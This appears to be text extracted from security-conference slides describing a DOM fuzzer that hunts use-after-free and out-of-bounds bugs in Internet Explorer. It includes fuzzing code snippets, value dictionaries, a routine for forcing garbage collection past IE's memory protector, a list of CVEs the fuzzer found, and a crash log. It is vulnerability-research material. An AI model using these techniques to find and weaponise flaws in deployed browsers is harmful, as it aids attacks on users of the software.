
Aim



- Aim -> UAF
- Construct -> Fuzz -> Free -> Use
- Freed node -> No reference


Traverse Node

- Traverse
 - Save references (`id[idex]`)
 - DOM operation (`document.all[index]`)
- Node references
 - Caching
 - Clearing tree node
 - Recursively clearing subtree
 - ...



Get Property

- Dynamical getting
 - Properties
 - Functions
 - Events
- Caching
- *for...in*
- *typeof*



Fuzz Property

- Smart values -> Specification
- Random values -> No dictionary

```
// Set normal value
if (bNormalProp && percent(demicm.PROP_NORMAL_PER)) {
    if (inArr(demicm.specialProps, prop) && getTagName(fuzzObj) != 'none') {
        var rNormalVal = randItem(demicm[prop][getTagName(fuzzObj)]);
    }
    eval(fuzzObjStr + '["' + prop + '"] = rNormalVal;');
}

// Set random value
} else if (percent(demicm.PROP_RANDOM_PER)) {
    var randValTable = {};
    randPropfVal(rIds[1], rIdRs[1], 'prop', randValTable);
    var rVal = bNormalProp ? randValTable[demicm.propDic[prop].type] :
randValTable[typeof fuzzObj[prop]];
```

Fuzz Function

- Functional programming + *eval()*

```
console.log('var retVal = ' + logObjStr + '['" + func  
+ "](' + paramLogStr + ')');
```

```
eval('var retVal = ' + fuzzObjStr + '['" + func + ""]('  
+ paramString + ')');
```

Set Environment

- HTMLElement Properties

```
function setEnv() {  
    if (percent(demicm.ENV_PER)) {  
        document.documentElement.contentEditable = 'true';  
    }  
  
    if (percent(demicm.ENV_PER)) {  
        document.documentElement.dir = 'rtl';  
    }  
    ...  
}
```

DOM Tree Construct

- Base DOM tree
 - random nodes
 - random tree generation algorithm
 - for loop
 - document.createElement
 - node.appendChild



DOM Tree Construct

- Smarter structure
 - Form
 - Table
 - Map
 - List
 - Audio
 - Video
 - Svg
- Network
 - XMLHttpRequest
 - WebSocket




Prelude

- **TextNode**
- **Special nodes**
 - Window
 - Document
 - Attribute
 - NamedNodeMap
- **Group**
 - Range
 - Selection
 - NodeIterator
 - TreeWalker




Prelude

- Multiple Pages
 - Iframe
 - Window.open
 - Recursively nested iframes
 - Renderer process <=> Instance
- Web Worker & SharedWorker
 - Multiple threads



Prelude

- Event handler
 - “ATM”
- CSS
 - Pseudo-classes & pseudo-elements
 - Render forest
- Initial properties
 - Start states



Fuzzing

- DOM Node
 - Properties
 - Functions
 - Styles

```
if (percent(demicm.PROP_PER)) {  
    propfMan([rId], 'prop', 'node');  
}
```

```
if (percent(demicm.FUNC_PER)) {  
    propfMan([rId], 'func', 'node');  
}
```

```
if (percent(demicm.STYLE_PER)) {  
    styleMan(rId);  
}
```

Fuzzing recursively

```
for (var p in fuzzObj) {  
    if (fuzzObj[p]) {  
        if (percent(demicm.PROP_REC_PER)) {  
            propStack.push(p);  
            propfMan(recDepth - 1, 'prop', objType);  
            recWide++;  
        }  
  
        if (percent(demicm.FUNC_REC_PER)) {  
            propStack.push(p);  
            propfMan(recDepth - 1, 'func', objType);  
            recWide++;  
        }  
....
```

Fuzzing

- Return value -> Fuzzing list
- Fuzzing Values
 - Normal
 - Dirty
 - Random
 - Return
- Force Layout
 - Node.offsetTopParent


Fuzzing

- Clear DOM Sub Tree
 - innerHTML
 - outerHTML
 - innerText
 - outerText
- Clear whole DOM Tree
 - write
 - writeln
 - open
 - documentElement.innerHTML




Fuzzing


- DOM Tree Modify
 - appendChild
 - insertBefore
 - insertAdjacentElement
 - insertAdjacentHTML
 - insertAdjacentText
 - removeChild
 - replaceChild
 - cloneNode



Fuzzing

- Special node manipulate
 - Crazy
- Group manipulate
 - execCommand
- Multiple pages
 - Mutual manipulate
 - Mutual clear
- setTimeout
 - Disrupt the time sequence
- Garbage Collect
 - *Force IE Memory Protector to reclaim*





```
MemoryProtection::CMemoryProtector::ProtectedFree() {
    if ( *((_DWORD *)v6 + 2) && (*((_DWORD *)v6 + 1) >= 0x186A0u
        || *((_BYTE *)v6 + 20)) ) {
        MemoryProtection::CMemoryProtector::ReclaimUnmarkedBlocks();
    }
}
```


```
gc = function() {
    CollectGarbage();
    arr = new Array();
    for (var i = 0; i < 0x3f0; i++) {
        arr[i] = document.createElement('a');
    }
    for (var i = 0; i < 0x3f0; i++) {
        arr[i] = "";
    }
    CollectGarbage();
}
```

Finale


- GC
- Reuse all elements
 - Properties
 - Functions
 - Styles
- Reuse group
- Reuse special nodes
- Reuse function return values




Construct



Fuzzing & Free




Use



Dictionary

- “Judge a dictionary by its accuracy and completeness.”
- Dictionary -> Specifications
- Specifications
 - Scripts (or grep + sed)
 - Manual



Property dictionary

```
demicm.propDic = {  
    direction: {type: 'string', normalVal: ['right', 'left'], dirtyVal: [], readOnly: false},  
    accessKey: {type: 'string', normalVal: demicm.alpha, dirtyVal: [], readOnly: false},  
    dir: {type: 'string', normalVal: ['ltr', 'rtl', 'auto'], dirtyVal: ['rtl'], readOnly: false},  
    bgColor: {type: 'stringColor', normalVal: demicm.color, dirtyVal: [], readOnly: false},  
    aLink: {type: 'stringColor', normalVal: demicm.color, dirtyVal: [], readOnly: false},  
    ...  
}  
  
// Some prop of different elem with different meaning  
demicm.specialProps = ['type', 'name', 'src', 'rel'];  
  
demicm.type = {  
    source: demicm.MIMETypes, object: demicm.MIMETypes, a: demicm.MIMETypes,  
    button: ['submit', 'button', 'reset', 'menu'], input: demicm.inputTypes,  
    select: ['select-one', 'select-multiple'], ol: ['1', 'a', 'A', 'i', 'I'], menu: ['popup', 'toolbar'],  
};
```

Function dictionary

```
// First parameter is return value
demicm.funcDic = {
    // Canvas
    toDataURL: [
        {type: 'string'},
        {type: 'string', normalVal: ['image/png', 'image/jpeg'], dirtyVal: []},
        {type: 'number', normalVal: demicm.normalNum, dirtyVal: demicm.dirtyNum},
    ],
    getContext: [
        {type: 'contextObj'},
        {type: 'string', normalVal: ['2d', 'webgl'], dirtyVal: []},
    ],
    // SVG
    getSVGDocument: [
        {type: 'SVGDocument'},
    ],
}
```

Style dictionary

```
demicm.styleDic = {  
    backgroundAttachment: ['scroll', 'fixed', 'inherit'],  
    backgroundClip: ['border-box', 'padding-box', 'content-box'],  
    backgroundColor: [demicm.color, 'transparent', 'inherit'],  
    backgroundImage: ['url(' + demicm.URL + 'demicmImg.gif)', 'none', 'inherit'],  
    backgroundOrigin: ['padding-box', 'border-box', 'content-box'],  
    backgroundPositionX: [demicm.lengthUnit, demicm.pct, demicm.pos, 'inherit'],  
    backgroundPositionY: [demicm.lengthUnit, demicm.pct, demicm.pos, 'inherit'],  
    backgroundRepeat: ['repeat', 'repeat-x', 'repeat-y', 'no-repeat', 'inherit'],  
    backgroundRepeatX: ['repeat', 'no-repeat', 'inherit'],  
    backgroundRepeatY: ['repeat', 'no-repeat', 'inherit'],
```

Basic dictionary

```
demicm.elemDic = {  
    a      : 'HTMLAnchorElement',  
    abbr   : 'HTMLElement',  
    address : 'HTMLElement',  
    applet  : 'HTMLAppletElement',  
    area    : 'HTMLAreaElement',  
    article : 'HTMLElement',  
    ...  
  
    // Pseudo tag  
    unknown   : 'HTMLUnknownElement',  
    document  : 'HTMLDocument',  
    Window    : 'Window',  
    NamedNodeMap : 'NamedNodeMap',  
    attr     : 'Attr',  
    text     : 'Text',  
    documentfragment : 'DocumentFragment',  
    ...  
}
```

Basic dictionary

```
demicm.langs = [  
    'ab', 'aa', 'af', 'sq', 'am', 'ar', 'hy', 'as', 'ay', 'az', 'ba', 'eu', 'bn', 'dz', 'ji', 'yo', 'zu',  
    'bh', 'bi', 'br', 'bg', 'my', 'be', 'km', 'ca', 'zh', 'co', 'hr', 'cs', 'da', 'nl', 'en', 'eo', 'et',  
    'fo', 'fa', 'fj', 'fi', 'fr', 'fy', 'gl', 'gd', 'gv', 'ka', 'de', 'el', 'kl', 'gn', 'gu', 'ha',  
    'he', 'iw', 'hi', 'hu', 'is', 'id', 'in', 'ia', 'ie', 'iu', 'ik', 'ga', 'it', 'ja', 'jv', 'kn', 'ks',  
    'kk', 'rw', 'ky', 'rn', 'ko', 'ku', 'lo', 'la', 'lv', 'li', 'ln', 'lt', 'mk', 'mg', 'ms', 'ml', 'mt',  
    'mi', 'mr', 'mo', 'mn', 'na', 'ne', 'no', 'oc', 'or', 'om', 'ps', 'pl', 'pt', 'pa', 'qu', 'rm', 'ro',  
    'ru', 'sm', 'sg', 'sa', 'sr', 'sh', 'st', 'tn', 'sn', 'sd', 'si', 'ss', 'sk', 'sl', 'so', 'es', 'su',  
    'sw', 'sv', 'tl', 'tg', 'ta', 'tt', 'te', 'th', 'bo', 'ti', 'to', 'ts', 'tr', 'tk', 'tw', 'ug', 'uk',  
    'ur', 'uz', 'vi', 'vo', 'cy', 'wo', 'xh', 'yi'  
];
```

```
demicmCharsets = [  
    'UTF-8', 'ISO-8859-1', 'ISO-8859-2', 'ISO-8859-3', 'US_ASCII', 'ISO-2022-JP-2',  
    'latin-greek', 'GBK', 'GB18030', 'UTF-7', 'UTF-16LE', 'UTF32BE', 'GB2312', 'Big5',  
    'IBM277', 'windows-874'  
];
```

Fuzzer Resources

 [java]		
 demicmArchive	java	
 demicmAudio	mp3	
 demicmBlank	html	
 demicmCodeBase	class	
 demicmData	swf	
 demicmDesc	txt	
 demicmDoc		
 demicmDownload	txt	
 demicmFrame	html	
 demicmFrameIE	html	
 demicmFuzz	html	
 demicmImg	gif	
 demicmMani	cache	
 demicmProfile		
 demicmSharedWorker	js	
 demicmSvg	svg	
 demicmTarget	html	
 demicmTargetIE	html	
 demicmTrack	vtt	
 demicmVideo	mp4	
 demicmWorker	js	

Extensibility

- New stuff
 - Geolocation
 - Client-side database
 - Canvas
 - Blobs
 - Speech synthesis
- Specifications + Smart values = Dictionary
- New features is valuable ☺



```
function fuzz newObj() {  
    var args1 = [value1, value2];  
    var args2 = [value3, value4];  
  
    switch (rand(2)) {  
        case 0:  
            newObj.func1(randItem(args1), randItem(args2));  
            break;  
        case 1:  
            newObj.func1(randStr, randNum);  
            break;  
    }  
}
```

Extensibility

```
funcDic = {  
  ...  
  func1: [  
    {type: 'boolean'},  
    {type: 'string', normalVal: [value1, value2], dirtyVal: []},  
    {type: 'number', normalVal: [value3, value4], dirtyVal: []},  
  ],  
  ...  
}  
  
fuzzList.push(newObj);
```

Let StateFuzzer Tell How to Fuzz

- “Judge a fuzzer by its results.”
- Vulnerability
 - UAF
 - Double Free
 - OOB Access
- Bug
 - Null Pointer Deference
 - Stack Exhaust



Event Handle

- Idea
 - Fuzzing: rendering engine -> some state
 - Set event handler: fuzzing and clear
 - Fuzzing: fire event
 - Kind of race condition
- StateFuzzer
 - CFlatMarkupPointer UAF
 - Clinput UAF
 - CFrameSetSite CTreeNode UAF (**CVE-2014-1769**)
 - CCaret Tracker UAF
 - CClipStack OOB Access (**CVE-2014-1773**)



*mshtml
Function*

pObjA

fire event

Use objA
 $\text{objA} = *p\text{ObjA}$

*Javascript
EventHandler*






...

Free objA

document.write

...

objA



ISSUE #1

IE 11 Security Bug

(4a0.15f8): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

